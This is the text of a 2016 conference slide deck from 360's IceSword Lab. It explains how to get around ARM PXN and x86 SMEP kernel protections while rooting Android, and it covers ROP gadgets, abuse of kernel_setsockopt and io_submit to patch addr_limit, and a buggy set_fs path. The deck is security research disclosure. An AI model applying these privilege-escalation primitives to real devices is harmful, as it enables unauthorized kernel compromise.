

Advanced Android Root: How to Bypass PXN

JianjiangZhao GengjiaChen JianfengPan
2016



About the Authors

- JianqiangZhao
 - JianqiangZhao is a security researcher of IceSword Lab from 360 company who focus on developing Linux kernel driver and exploiting Android kernel vulnerabilities. ([@jianqiangzhao](#), zhaojianqiang1@gmail.com) 。
- GengjiaChen
 - GengjiaChen is a security researcher of IceSword Lab who works on finding and exploiting Android kernel vulnerabilities. (@jiayy) 。
- JianfengPan
 - JianfengPan is the leader of IceSword Lab (@pjf) 。

What is PXN ?

- PXN is one of the vulnerability mitigation strategies of ARM, it can block running of userspace shellcode in kernel context with a permission fault.
- The Privileged Execute-never bit, is a bit in the descriptor fields of a page entry, when supported, determines whether the processor can execute software from the region when executing at PL1.

PXN, Privileged execute-never

When the PXN bit is 1, a Permission fault is generated if the processor is executing at PL1 and attempts to execute an instruction fetched from the corresponding memory region. As with the XN bit, when using the Short-descriptor translation table format, the fault is generated only if the access is to memory in the Client domain.

What is PXN ?

- PXN bit in arm first-level page entry





Figure B3-4 Short-descriptor first-level descriptor formats

What is PXN ?

- 2014, some of the samsung arm32 devices with PXN enabled
- 2015, all aarch64 devices with PXN enabled



NO PXN

```
Internal error: Oops - bad mode: 0 [#1] PREEMPT SMP
Modules linked in: texfat(P0) [last unloaded: wlan]
CPU: 0 PID: 4777 Comm: pvr_timewQ Tainted: P      O 3.10.49-perf
task: ffffffff04d443f000 ti: ffffffff032b04000 task.ti: ffffffff032b04000
PC is at 0x557ea9f0b0
LR is at do_io_submit+0x328/0x5dc
pc : [<0000000557ea9f0b0>] lr : [<ffffffff00032def8>] pstate: 80000145
sp : ffffffff032b07dc0
x29: ffffffff032b07dc0 x28: 0000000000000000
x27: ffffffff001427000 x26: 0000000000000000
x25: 00000007fecd37d40 x24: ffffffff02e665840
x23: ffffffff032b04000 x22: 0000000000000000
x21: ffffffff04873fa00 x20: 0000000000000000
x19: ffffffff031e94000 x18: 0000000000000001
x17: 00000007f8230d234 x16: ffffffff00032e1ac
x15: 00000007f81f0c41a x14: 00000000fffffffe6
x13: 9c9150869530e76d x12: 0000000000000001
x11: 0000000000000001 x10: 9c9150869530e76d
x9 : 0000000000000000 x8 : ffffffff02e665900
x7 : 0000000000000000 x6 : 000000000000003f
x5 : 0000000000000000 x4 : ffffffff00032de10
x3 : ffffffff00032dee0 x2 : 0000000557ea9f0b0
x1 : 0000000000000000 x0 : ffffffff02e665840

Process pvr_timewQ (pid: 4777, stack limit = 0xffffffff032b04058)
Call trace:
[<0000000557ea9f0b0>] 0x557ea9f0b0
[<ffffffff00032e1b8>] Sys_io_submit+0xc/0x18
Code: 90000000 91000042 91010000 17ffff95 (d10603ff)
---[ end trace 325120c621178503 ]---
```


PXN -> shellcode -> crash

PXN Bypass with ROP/JOP

- PXN disabled, userspace shellcode
 - Privilege escalation
 - Close SELinux or change SELinux context
 - Restoration
- PXN enabled, patch `addr_limit`
 - Leak stack address \rightarrow `addr_limit` address
 - patch `addr_limit`
 - Read&&write kernel data

PXN Bypass with ROP/JOP - example 1


- 《A Research on the PXN Protection Technique and The Method to Avoid PXN》
- CVE-2015-3636: control X1 register, create the rop chain, leak sp address



ROP泄露SP的大致思路

PXN Bypass with ROP/JOP - example 1

- Set `addr_limit` to `0xFFFFFFFFFFFFFFFF` with rop chain




ROP设置`addr_limit`的大致思路

PXN Bypass with ROP/JOP - example 2

- 《 Own your Android! Yet Another Universal Root 》
 - CVE-2015-3636: X0 is a controlled address in userspace, X1 is the address of sp register, X2 is another controlled address in userspace
 - Patch addr_limit: X0 is address of addr_limit minus 0x14, X1 is the register whose value is 0xFFFFFFFFFFFFFFFF, X2 is a controlled address in userspace

```
str x1, [x0, 0x14]
ldr x1, [x2, 0x10]
blr x1
```

Summary

- Need two steps
 - Hard to find rop gadgate
 - Poor universality
- 

Let's begin with CVE-2015-3636 . . .

- Disclosed in 2015
- More and more devices with PXN enabled
- We can control: 1) the value of the memory pointed by sk pointer 2) R0/X0

```
int inet_release(struct socket *sock)
{
    struct sock *sk = sock->sk;

    if (sk) {
        long timeout;

        ... ..

        if (sock_flag(sk, SOCK_LINGER) &&
            !(current->flags & PF_EXITING))
            timeout = sk->sk_lingertime;
        sock->sk = NULL;
        sk->sk_prot->close(sk, timeout);
    }
    return 0;
}
```

How to patch addr_limit

- A gift from kernel - set_fs(KERNEL_DS)

```
/*
 * Note that this is actually 0x1,0000,0000
 */
#define KERNEL_DS    0x00000000
#define get_ds()     (KERNEL_DS)

#ifdef CONFIG_MMU

#define USER_DS      TASK_SIZE
#define get_fs()      (current_thread_info()->addr_limit)

static inline void set_fs(mm_segment_t fs)
{
    current_thread_info()->addr_limit = fs;
    modify_domain(DOMAIN_KERNEL, fs ? DOMAIN_CLIENT : DOMAIN_MANAGER);
}
```

How to patch addr_limit

- set_fs – A typical scenario

```
int kernel_recvmsg(struct socket *sock, struct msghdr *msg,
                  struct kvec *vec, size_t num, size_t size, int flags)
{
    mm_segment_t oldfs = get_fs();
    int result;

    set_fs(KERNEL_DS);
    /*
     * the following is safe, since for compiler definitions of kvec and
     * iovec are identical, yielding the same in-core layout and alignment
     */
    msg->msg_iov = (struct iovec *)vec, msg->msg_iovlen = num;
    result = sock_recvmsg(sock, msg, size, flags);
    set_fs(oldfs);
    return result;
}
```

Jump !

- sock->ops->setsockopt

```
int kernel_setsockopt(struct socket *sock,
                      char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname,
                               uoptval, optlen);
    else
        err = sock->ops->setsockopt(sock, level, <
                                   optlen);
    set_fs(oldfs);
    return err;
}
```

ARM32 PXN BYPASS

- Arm32 - control the flow with r0

```

kernel_setsockopt
e92d4073    push    {r0, r1, r4, r5, r6, lr}
e1a0500d    mov     r5, sp
e3c54d7f    blic    r4, r5, #8128    ; 0x1fc0
e3a06000    mov     r6, #0
e59dc018    ldr     ip, [sp, #24]
e3c4403f    blic    r4, r4, #63      ; 0x3f
e3510001    cmp     r1, #1
e5945008    ldr     r5, [r4, #8]
e5846008    str     r6, [r4, #8]
1a000002    bne     0xc083b390
e58dc000    str     ip, [sp]
eb0009f5    bl      0xc083db64
ea000003    b       0xc083b3a0
e590e018    ldr     lr, [r0, #24]
e58dc000    str     ip, [sp]
e59ec030    ldr     ip, [lr, #48]    ; 0x30
e12fff3c    blx     ip
e5845008    str     r5, [r4, #8]
e8bd807c    pop     {r2, r3, r4, r5, r6, pc}
  
```

```

int kernel_setsockopt(struct socket *sock,
                      char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname,
                               uoptval, optlen);
    else
        err = sock->ops->setsockopt(sock, level,
                                     optval, optlen);
    set_fs(oldfs);
    return err;
}
  
```

Aarch64 PXN BYPASS

- Aarch64 - control the flow with X0

```

a9be7bfd      stp     x29, x30, [sp, #-32]!
7100043f      cmp     w1, #0x1
910003e6      mov     x6, sp
910003fd      mov     x29, sp
a90153f3      stp     x19, x20, [sp, #16]
9272c4d3      and     x19, x6, #0xffffffffffffc000
92800006      mov     x6, #0xffffffffffffffff // #-1
f9400674      ldr     x20, [x19, #8]
f9000666      str     x6, [x19, #8]
54000061      b.ne    0xffffffffc000ac0074
94000a8b      bl     0xffffffffc000ac3298
14000004      b     0xffffffffc000ac0800
f9401405      ldr     x5, [x0, #40]
f94034a5      ldr     x5, [x5, #104]
d63f00a0      blr     x5
f9000674      str     x20, [x19, #8]
a94153f3      ldp     x19, x20, [sp, #16]
a8c27bfd      ldp     x29, x30, [sp], #32
d65f03c0      ret
  
```

```

int kernel_setsockopt(struct socket *sock,
                     char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname,
                               uoptval, optlen);
    else
        err = sock->ops->setsockopt(sock, level,
                                    optname, uoptval, optlen);

    set_fs(oldfs);
    return err;
}
  
```


SMEP? !

- Break the stack frame - trouble from call/callq instruction

```
ff 50 68 callq *0x68(%rax)
```

- call && callq

Near Call

When executing a near call, the processor pushes the value of the EIP register (which contains the offset of the instruction following the CALL instruction) onto the stack (for use later as a return-instruction pointer). The processor then branches to the address in the current code segment specified with the target operand. The target operand specifies either an absolute offset in the code segment (that is an offset from the base of the code segment) or a relative

- ret && retq

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

X86 SMEP BYPASS

- X86 – control the flow with eax

```

c157a800 <kernel_setsockopt>:
c157a800: 89 e5          mov     %esp,%ebp
c157a803: 83 ec 14      sub     $0x14,%esp
c157a806: 89 5d f4      mov     %ebx,-0xc(%ebp)
c157a809: 89 75 f8      mov     %esi,-0x8(%ebp)
c157a80c: 89 7d fc      mov     %edi,-0x4(%ebp)
c157a80f: e8 40 5f 10 00 call    c1680754 <mcount>
c157a814: 8b 7d 0c      mov     0xc(%ebp),%edi
c157a817: 89 e3         mov     %esp,%ebx
c157a819: 81 e3 00 e0 ff ff and     $0xffffe000,%ebx
c157a81f: 83 fa 01      cmp     $0x1,%edx
c157a822: 8b 73 18      mov     0x18(%ebx),%esi
c157a825: c7 43 18 ff ff ff ff movl    $0xffffffff,0x18(%ebx)
c157a82c: 74 2a         je      c157a858 <kernel_setsockopt+0x58>
c157a82e: 8b 58 18      mov     0x18(%eax),%ebx
c157a831: 89 7c 24 04   mov     %edi,0x4(%esp)
c157a835: 8b 7d 08      mov     0x8(%ebp),%edi
c157a838: 89 3c 24      mov     %edi,(%esp)
c157a83b: ff 53 30     call    *0x30(%ebx)
c157a83e: 89 e2         mov     %esp,%edx
c157a840: 81 e2 00 e0 ff ff and     $0xffffe000,%edx
c157a846: 89 72 18      mov     %esi,0x18(%edx)
c157a849: 8b 5d f4      mov     -0xc(%ebp),%ebx
c157a84c: 8b 75 f8      mov     -0x8(%ebp),%esi
c157a84f: 8b 7d fc      mov     -0x4(%ebp),%edi
c157a852: 89 ec         mov     %ebp,%esp
c157a854: 5d           pop     %ebp
c157a855: c3           ret
  
```

```

int kernel_setsockopt(struct socket *sock,
                      char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname,
                               uoptval, optlen);
    else
        err = sock->ops->setsockopt(sock, level, optname,
                                     uoptval, optlen);

    set_fs(oldfs);
    return err;
}
  
```

X64 SMEP BYPASS

- X64 – control the flow with rdi

```
<kernel_setsockopt>:
e8 db b1 12 00      callq ffffffff817bf990 <_fentry__>
55                  push  %rbp
65 48 8b 04 25 08 b9  mov  %gs:0xb908,%rax
00 00
48 89 e5            mov  %rsp,%rbp
53                  push %rbx
48 83 ec 08         sub  $0x8,%rsp
83 fe 01           cmp  $0x1,%esi
48 8b 98 48 c0 ff ff  mov  -0x3fb8(%rax),%rbx
48 c7 80 48 c0 ff ff  movq  $0xffffffffffffffff,-0x3fb8(%rax)
ff ff ff ff
74 22             je   ffffffff81694800 <kernel_setsockopt+0x50>
48 8b 47 28         mov  0x28(%rdi),%rax
ff 50 68          callq *0x68(%rax)
65 48 8b 14 25 08 b9  mov  %gs:0xb908,%rdx
00 00
48 89 9a 48 c0 ff ff  mov  %rbx,-0x3fb8(%rdx)
48 83 c4 08         add  $0x8,%rsp
5b                  pop   %rbx
5d                  pop   %rbp
c3                  retq
```

```
48 83 c4 10         add  $0x10,%rsp
5b                  pop   %rbx
5d                  pop   %rbp
c3                  retq
```

```
int kernel_setsockopt(struct socket *sock,
                     char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname,
                               uoptval, optlen);
    else
        err = sock->ops->setsockopt(sock, level, optname,
                                     uoptval, optlen);

    set_fs(oldfs);
    return err;
}
```

X0 Control

- How to control X0 without vuln

```
struct file_operations {  
    struct module *owner;  
    loff_t (*llseek) (struct file *, loff_t, int);  
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);  
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);  
    ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);  
    ssize_t (*aio_write) (struct kiocb *, const struct iovec *, unsigned long, loff_t);  
    int (*readdir) (struct file *, void *, filldir_t);  
    int (*iterate) (struct file *, struct dir_context *);  
    unsigned int (*poll) (struct file *, struct poll_table_struct *);  
    long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);  
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);  
    int (*mmap) (struct file *, struct vm_area_struct *);  
    int (*open) (struct inode *, struct file *);  
    int (*flush) (struct file *, fl_owner_t id);  
    int (*release) (struct inode *, struct file *);  
    int (*fsync) (struct file *, loff_t, loff_t, int datasync);  
    int (*aio_fsync) (struct kiocb *, int datasync);  
    int (*fasync) (int, struct file *, int);
```

X0 Control

- Asynchronous io - io_submit

```
SYSCALL_DEFINE3(io_submit, aio_context_t, ctx_id, long, nr,  
                 struct iocb __user * __user *, iocbpp)  
{  
    return do_io_submit(ctx_id, nr, iocbpp, 0);  
}
```

```
long do_io_submit(aio_context_t ctx_id, long nr,  
                 struct iocb __user * __user *iocbpp, bool compat)  
{  
    ... ..  
    for (i=0; i<nr; i++) {  
        struct iocb __user *user_iocb;  
        struct iocb tmp;  
  
        if (unlikely(__get_user(user_iocb, iocbpp + i))) {  
            ret = -EFAULT;  
            break;  
        }  
  
        if (unlikely(copy_from_user(&tmp, user_iocb, sizeof(tmp)))) {  
            ret = -EFAULT;  
            break;  
        }  
  
        ret = io_submit_one(ctx, user_iocb, &tmp, compat);  
        if (ret)  
            break;  
    }  
    ... ..  
} ? end do_io_submit ?
```

X0 Control

- Asynchronous io - io_submit

```
static int io_submit_one(struct kiocx *ctx, struct iocb __user *user_iocb,
                        struct iocb *iocb, bool compat)
{
    [... ...]

    req->ki_obj.user = user_iocb;
    req->ki_user_data = iocb->aio_data;
    req->ki_pos = iocb->aio_offset;

    req->ki_buf = (char __user *) (unsigned long) iocb->aio_buf;
    req->ki_left = req->ki_nbytes = iocb->aio_nbytes;
    req->ki_opcode = iocb->aio_lio_opcode;

    ret = aio_run_iocb(req, compat);
    if (ret)
        goto out_put_req;

    [... ...]
}
```

```
static ssize_t aio_run_iocb(struct kiocb *req, bool compat)
{
    [... ...]

    case IOCB_CMD_FSYNC:
        if (!file->f_op->aio_fsync)
            return -EINVAL;

        ret = file->f_op->aio_fsync(req, 0);
        break;

    [... ...]
}
```

X0 Control

- io_submit -> aio_fsync -- x0 controlled !!

```
case IOCB_CMD_FSYNC:
    if (!file->f_op->aio_fsync)
        return -EINVAL;

    ret = file->f_op->aio_fsync(req, 0);
    break;
```

```
int kernel_setsockopt(struct socket *sock,
                     char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname,
                               uoptval, optlen);
    else
        err = sock->ops->setsockopt(sock, level, optname,
                                    uoptval, optlen);

    set_fs(oldfs);
    return err;
}
```

X0 Control

- Which fields can be controlled

```
struct kiocb {
    atomic_t          ki_users;

    struct file        *ki_filp;
    struct kioctx       *ki_ctx;    /* NULL
    kiocb_cancel_fn    *ki_cancel;
    void              (*ki_dtor)(struct kiocb *kiocb);

    union {
        void __user    *user;
        struct task_struct *tsk;
    } ki_obj;

    __u64              ki_user_data; /* user data
    loff_t             ki_pos;

    void              *private;
    /* State that we remember to be able to restore
    unsigned short     ki_opcode;
    size_t             ki_nbytes; /* copy of nbytes
    char              __user *ki_buf; /* remainder of buffer
    size_t             ki_left; /* remaining bytes to read
    /*
```


X0 Control

- struct kiocb in kernel versions

Kernel Version	arm	aarch64	x86	X86_64
3.10	√	√	√	√
3.11	√	√	√	√
3.12	√	√	√	√
3.13	√	√	√	√
3.14	√	√	√	√
3.15	√	√	√	√
3.16	√	√	√	√
3.17	√	√	√	√
3.18	√	√	√	√
3.19	√	√	√	√
4.0	√	√	√	√

Summary

- Trigger once
- Good universality, kernel version > 2.6
- ARM && ARM64 && X86 && X64
- No stack damage
- Easy for porting

PXN Bypass with A Bug

- set_fs – Another typical scenario

```
int write_xxx(char *dev)
{
    int ret = 0;
    struct file *fp;
    mm_segment_t old_fs;
    loff_t pos = 0;

    /* change to KERNEL_DS address limit */
    old_fs = get_fs();
    set_fs(KERNEL_DS);

    /* open file to write */
    fp = filp_open("/data/misc/test", O_WRONLY|O_CREAT, 0640);
    if (!fp) {
        printf("%s: open file error\n", __FUNCTION__);
        set_fs(old_fs);
        return -1;
    }

    /* Write buf to file */
    fp->f_op->write(fp, buf, size, &pos);

    /* close file before return */
    if (fp)
        filp_close(fp, current->files);
    /* restore previous address limit */
    set_fs(old_fs);

    return ret;
} ? end write_xxx ?
```

PXN Bypass with A Bug

- Open the door to kernel, but forget to close it
- Call it → Bypass PXN

```
int write_xxx(char *dev)
{
    int ret = 0;
    struct file *fp;
    mm_segment_t old_fs;
    loff_t pos = 0;

    /* change to KERNEL_DS address limit */
    old_fs = get_fs();
    set_fs(KERNEL_DS);

    /* open file to write */
    fp = filp_open("/data/misc/test", O_WRONLY|O_CREAT, 0640);
    if (!fp) {
        printf("%s: open file error\n", __FUNCTION__);
        return -1;
    }

    /* Write buf to file */
    fp->f_op->write(fp, buf, size, &pos);

    /* close file before return */
    if (fp)
        filp_close(fp, current->files);
    /* restore previous address limit */
    set_fs(old_fs);

    return ret;
} ? end write_xxx ?
```

Summary

- Similar way, more simple
- Well-designed mitigation bypassed with a bug
- Only in certain platform

Rop can also be simple

- Is patching `addr_limit` necessary?
- We have other way ...




Rop can be simple

- Shellcode in userspace? NO
- Kernel data structure in userspace? YES

- Example:

```
static struct cdev ptmx_cdev;  
  
struct cdev {  
    struct kobject kobj;  
    struct module *owner;  
    const struct file_operations *ops;  
    struct list_head list;  
    dev_t dev;  
    unsigned int count;  
};
```



Rop can be simple

- By ioctl, we can control x1, x2

```
static long vfs_ioctl(struct file *filp, unsigned int cmd,  
                     unsigned long arg)  
{  
    int error = -ENOTTY;  
  
    if (!filp->f_op || !filp->f_op->unlocked_ioctl)  
        goto out;  
  
    error = filp->f_op->unlocked_ioctl(filp, cmd, arg);  
    if (error == -ENOIOCTLCMD)  
        error = -ENOTTY;  
  
out:  
    return error;  
}
```

```
long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
```


Rop can be simple

- Read & write kernel data with two simple rop gadgets


```
long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
```

- rop read

```
/*  
 * rop read:  
 * fffffffc00033d7f8:      f9400840      ldr      x0, [x2,#16]  
 * fffffffc00033d7fc:      d65f03c0      ret  
 */  
#define ROP_READ      0xffffffffc00033d7f8
```

- rop write

```
/*  
 * rop write:  
 * fffffffc00082836c:      b9001041      str      w1, [x2,#16]  
 * fffffffc000828370:      d65f03c0      ret  
 */  
#define ROP_WRITE      0xffffffffc00082836c
```



Rop can be simple

- ioctl just return 0 or -1 in glibc (bionic) , return value is changed when less than 0.

```
ENTRY(syscall)
/* Move syscall No. from x0 to x8 */
mov     x8, x0
/* Move syscall parameters from x1 thru x6 to x0 thru x5 */
mov     x0, x1
mov     x1, x2
mov     x2, x3
mov     x3, x4
mov     x4, x5
mov     x5, x6
svc     #0

/* check if syscall returned successfully */
cmn     x0, #(MAX_ERRNO + 1)
cneg    x0, x0, hi
b.hi    __set_errno

ret
END(syscall)
```

bionic syscall

Rop can be simple


- We need original return value from kernel, so we need our own syscall

```
ENTRY(syscall)
/* Move syscall No. from x0 to x8 */
mov     x8, x0
/* Move syscall parameters from x1 to x7 */
mov     x0, x1
mov     x1, x2
mov     x2, x3
mov     x3, x4
mov     x4, x5
mov     x5, x6
svc     #0

/* check if syscall returned success:
cmn     x0, #(MAX_ERRNO + 1)
cneg    x0, x0, hi
b.hi    __set_errno

ret
END(syscall)
```

bionic syscall



```
ENTRY(syscall)
/* Move syscall No. from x0 to x8 */
mov     x8, x0
/* Move syscall parameters from x1 to x7 */
mov     x0, x1
mov     x1, x2
mov     x2, x3
mov     x3, x4
mov     x4, x5
mov     x5, x6
svc     #0

ret
END(syscall)
```

my syscall

Summary

- What is PXN
- Normal rop/jop way to bypass pxn
- Our three solutions

Thank You !

北京奇虎科技有限公司

